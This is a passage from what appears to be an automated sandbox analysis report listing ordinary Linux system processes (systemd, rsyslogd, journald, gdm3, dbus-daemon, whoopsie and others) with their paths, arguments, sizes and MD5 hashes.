File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5323 Parent PID: 1

General

Start time:	00:45:12
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a

File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5323 Parent PID: 1

General

Start time:	00:45:12
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: gvfsd-fuse PID: 5324 Parent PID: 2038

General

Start time:	00:45:13
Start date:	15/01/2022
Path:	/usr/libexec/gvfsd-fuse
Arguments:	n/a
File size:	47632 bytes
MD5 hash:	d18fbf1cbf8eb57b17fac48b7b4be933

Analysis Process: fusermount PID: 5324 Parent PID: 2038

General

Start time:	00:45:13
Start date:	15/01/2022
Path:	/bin/fusermount
Arguments:	fusermount -u -q -z -- /run/user/1000/gvfs
File size:	39144 bytes
MD5 hash:	576a1b135c82bdcbc97a91acea900566

File Activities

File Read

Analysis Process: systemd PID: 5325 Parent PID: 1

General

Start time:	00:45:13
Start date:	15/01/2022

Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5325 Parent PID: 1

General

Start time:	00:45:13
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5326 Parent PID: 1334

General

Start time:	00:45:13
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5326 Parent PID: 1334

General

Start time:	00:45:13
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5337 Parent PID: 1

General

Start time:	00:45:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5337 Parent PID: 1

General

Start time:	00:45:15
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

File Activities

File Read

Analysis Process: systemd PID: 5340 Parent PID: 1

General

Start time:	00:45:16
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5340 Parent PID: 1

General

Start time:	00:45:16
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Read

Analysis Process: gdm3 PID: 5398 Parent PID: 1320

General

Start time:	00:45:16
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5398 Parent PID: 1320

General

Start time:	00:45:16
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5399 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5399 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: gdm3 PID: 5400 Parent PID: 1320

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5400 Parent PID: 1320

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5401 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5401 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Read

Analysis Process: systemd PID: 5402 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5402 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

Analysis Process: systemd PID: 5403 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5403 Parent PID: 1

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

Analysis Process: systemd PID: 5404 Parent PID: 1334

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5404 Parent PID: 1334

General

Start time:	00:45:17
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

Analysis Process: systemd PID: 5407 Parent PID: 1

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5407 Parent PID: 1

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Read

Analysis Process: gdm3 PID: 5464 Parent PID: 1320

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5464 Parent PID: 1320

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5465 Parent PID: 1

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5465 Parent PID: 1

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: systemd PID: 5466 Parent PID: 1

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5466 Parent PID: 1

General

Start time:	00:45:18
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5491 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5491 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: systemd PID: 5496 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5496 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/bin/whoopsie

Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

Analysis Process: systemd PID: 5501 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5501 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

Analysis Process: systemd PID: 5523 Parent PID: 1334

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5523 Parent PID: 1334

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5527 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5527 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: systemd PID: 5538 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5538 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5592 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5592 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

Analysis Process: systemd PID: 5595 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5595 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

Analysis Process: systemd PID: 5599 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5599 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

Analysis Process: systemd PID: 5600 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5600 Parent PID: 1

General

Start time:	00:45:19
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

Analysis Process: systemd PID: 5602 Parent PID: 1

General

Start time:	00:45:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5602 Parent PID: 1

General

Start time:	00:45:20
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Read

Analysis Process: systemd PID: 5603 Parent PID: 1

General

Start time:	00:45:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5603 Parent PID: 1

General

Start time:	00:45:20
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5604 Parent PID: 1

General

Start time:	00:45:21
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5604 Parent PID: 1

General

Start time:	00:45:21
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Read

Analysis Process: systemd PID: 5605 Parent PID: 1

General

Start time:	00:45:21
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5605 Parent PID: 1

General

Start time:	00:45:21
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5606 Parent PID: 1

General

Start time:	00:45:22
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5606 Parent PID: 1

General

Start time:	00:45:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: systemd PID: 5607 Parent PID: 1

General

Start time:	00:45:22
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5607 Parent PID: 1

General

Start time:	00:45:22
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemd PID: 5608 Parent PID: 1

General

Start time:	00:45:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd PID: 5609 Parent PID: 1

General

Start time:	00:45:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75